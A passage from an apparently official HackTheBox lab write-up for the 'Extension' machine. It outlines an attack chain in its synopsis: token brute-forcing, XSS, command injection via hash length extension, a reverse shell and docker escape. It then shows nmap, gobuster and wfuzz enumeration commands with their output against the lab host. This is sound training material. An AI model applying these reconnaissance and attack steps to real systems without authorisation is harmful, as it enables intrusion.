
HACKTHEBOX



Extension

13th July 2022 / Document No D22.100.186

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Machine Author(s): irogir

Difficulty: Hard

Classification: Official

Synopsis

Extension is a hard difficulty Linux machine with only `SSH` and `Nginx` exposed. Enumeration reveals a multitude of domains and sub-domains. An exposed API endpoint reveals a handful of hashed passwords, which can be cracked and used to log into a mail server, where password reset requests can be read. The application's underlying logic allows the attacker to brute-force the reset tokens, forfeiting access to an admin account and by *extension* API credentials for another vHost running `Gitea`. A repository hosted there is vulnerable to Cross-Site Scripting (XSS) and can be leveraged to make API calls to download a private repository, containing an SSH key for a user account on the target system. Moving laterally using re-used credentials reveals another Git repository, where we find source code that is vulnerable to Remote Code Execution by command injection. Exploitation of the vulnerability requires a hash length extension attack to deliver the payload. Obtaining a reverse shell makes it clear that the shell is in a docker container, which features a Unix socket that the user can access. This misconfiguration means that the host's file system can be mounted to a new docker container, from where a root SSH key can be acquired.

Skills Required

- Enumeration
- Understanding of JSON requests
- Client-side browser attacks
- Source code analysis

Skills Learned

- Utilising a hash length extension attack
- Docker escape
- Using Client-Side attacks to access internals.

Enumeration

Nmap

Let's begin by scanning for open ports using `Nmap`.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.171 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.171
```

```
nmap -p$ports -sC -sV 10.10.11.171

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 82:21:e2:a5:82:4d:df:3f:99:db:3e:d9:b3:26:52:86 (RSA)
|   256 91:3a:b2:92:2b:63:7d:91:f1:58:2b:1b:54:f9:70:3c (ECDSA)
|_  256 65:20:39:2b:a7:3b:33:e5:ed:49:a9:ac:ea:01:bd:37 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: snippet.htb
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap scan reveals that ports 22 (`SSH`) and 80 (`Nginx`) are open.

Nginx

Let's navigate to port 80 with a browser to take a look at the website.



The website shows us a welcoming page that includes a potential domain name called `snippet.htb`. Let's add it to our hosts file.


```
echo '10.10.11.171  snippet.htb' | sudo tee -a /etc/hosts
```

Running a `Gobuster` scan in directory mode reveals a few interesting endpoints for us to enumerate.


```
gobuster dir -u http://snippet.htb -w /usr/share/wordlists/dirb/common.txt
```

```
gobuster dir -u http://snippet.htb -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://snippet.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/12/01 11:49:29 Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 276]
/.htaccess           (Status: 403) [Size: 276]
/.htpasswd           (Status: 403) [Size: 276]
/cgi-bin/            (Status: 301) [Size: 311] [--> http://snippet.htb/cgi-bin]
/css                 (Status: 301) [Size: 308] [--> http://snippet.htb/css/]
/dashboard           (Status: 302) [Size: 342] [--> http://snippet.htb/login]
/favicon.ico         (Status: 200) [Size: 0]
/forgot-password     (Status: 200) [Size: 37782]
/images              (Status: 301) [Size: 311] [--> http://snippet.htb/images/]
/index.php           (Status: 200) [Size: 37907]
/js                  (Status: 301) [Size: 307] [--> http://snippet.htb/js/]
/login               (Status: 200) [Size: 37797]
/logout              (Status: 405) [Size: 825]
/new                 (Status: 302) [Size: 342] [--> http://snippet.htb/login]
/register            (Status: 200) [Size: 37745]
/server-status       (Status: 403) [Size: 276]
/snippets            (Status: 302) [Size: 342] [--> http://snippet.htb/login]
/users               (Status: 302) [Size: 342] [--> http://snippet.htb/login]
/web.config          (Status: 200) [Size: 1183]
===============================================================
2022/12/01 11:52:07 Finished
===============================================================
```

Going to the URL `http://snippet.htb` does not seem to change anything on the website. Clicking on `Get Started` redirects us to a login page. Since we don't have any login credentials yet, we try registering a new account on the `/register` page our scan discovered.




The site shows that the domain is invalid. Since there is only one location where we can enter a domain, namely the email address, we can try changing the email address domain to `snippet.htb`.



The page shows that registration is currently unavailable.

Let's use `Wfuzz` to search for any other vHosts that the server might be hosting; a wordlist such as subdomains-1000.txt is sufficient for this task.

```
wfuzz -c -w /usr/share/wordlists/subdomains.txt -u http://snippet.htb -H "Host: FUZZ.snippet.htb" --hw 896
```




```
wfuzz -c -w /usr/share/wordlists/subdomains.txt -u http://snippet.htb -H "Host: FUZZ.snippet.htb" --hw 896

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://snippet.htb/
Total requests: 9985

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000021:   200        249 L    1197 W     12729 Ch    "dev"
000000002:   200        96 L     331 W      5311 Ch     "mail"

Total time: 0
Processed Requests: 3483
Filtered Requests: 3481
Requests/sec.: 0
```

The output shows us that there are two new domains `dev.snippet.htb` and `mail.snippet.htb`.

After adding both to our `/etc/hosts` file, we first look at `dev.snippet.htb`.

```
echo '10.10.11.171  dev.snippet.htb' | sudo tee -a /etc/hosts
echo '10.10.11.171  mail.snippet.htb' | sudo tee -a /etc/hosts
```



Upon visiting `dev.snippet.htb`, we can see that this subdomain is hosting `Gitea`, which is a service for software development and version control. At the bottom left of the page we are shown a version number (Gitea Version: `1.15.8`).

Searching for public exploits for this version at the time of writing yields no results.

